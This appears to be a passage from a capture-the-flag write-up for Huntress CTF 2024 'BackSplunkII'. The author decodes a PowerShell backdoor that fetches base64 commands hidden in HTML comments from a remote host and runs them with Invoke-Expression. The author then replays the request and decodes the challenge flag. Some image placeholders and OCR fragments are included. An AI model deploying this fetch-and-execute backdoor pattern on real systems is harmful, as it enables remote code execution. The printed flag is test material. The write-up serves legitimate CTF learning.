

592 | 1 | Raw Bytes | LF

Output

```
# $PORT below is dynamic to the running service of
the `Start` button
@($html = (Invoke-WebRequest http://
challenge.ctf.games:$PORT -Headers
@{Authorization=("Basic
YmFja2Rvb3I6dGhpc19pc190aGVfaHR0cF9zZXJ2ZXJfc2VjcmV0
")} -UseBasicParsing).Content
if ($html -match '<!--(.*?)-->') {
    $value = $matches[1]
    $command =
[System.Text.Encoding]::UTF8.GetString([System.Conve
rt]::FromBase64String($value))
    Invoke-Expression $command
})
```

444 | 7 | 22ms | Raw Bytes (detected) | CRLF (detected)

Finally we receive a completely decoded message. This seems to be the backdoor we were looking for.



We can now use PowerShell to store the hash-able header.

```
┌──(ziltch㉿HuntressCTF2024)-[/home/ziltch/HuntressCTF24/BackSplunkII]
└─PS> $headers = @{Authorization = "Basic YmFja2Rvb3I6dGhpc19pc190aGVfaHR0cF9zZXJ2ZXJfc2VjcmV0"}
```


Then we can invoke the web request and receive a 200 OK response. The response content contains yet another base64 encoded string. Lets go back to cyberchef one last time to decode it.

```
┌──(ziltch㉿HuntressCTF2024)-[/home/ziltch/HuntressCTF24/BackSplunkII]
└─PS> Invoke-WebRequest -Uri "http://challenge.ctf.games:32026/" -Headers $headers

StatusCode        : 200
StatusDescription : OK
Content           : <!-- ZWNobyBmbGFne2UxNWE2YzAxNjhlZTRkZTczODFmNTAyNDM5MDE0MDMyfQ== -->
RawContent        : HTTP/1.1 200 OK
                    Server: Werkzeug/3.0.4
                    Server: Python/3.10.15
                    Date: Wed, 06 Nov 2024 23:48:23 GMT
                    Connection: close
                    Content-Type: text/html; charset=utf-8
                    Content-Length: 69

                    <!-- ZWNobyBmbGFne2UxNWE2…
Headers           : {[Server, System.String[]], [Date, System.String[]], [Connection, System.String[]], [Content-Type, System.String[]]…}
Images            : {}
InputFields       : {}
Links             : {}
RawContentLength  : 69
RelationLink      : {}
```

Decoding the base64 sting now returns the "flag" in plain text.



flag{e15a6c0168ee4de7318f502439014032}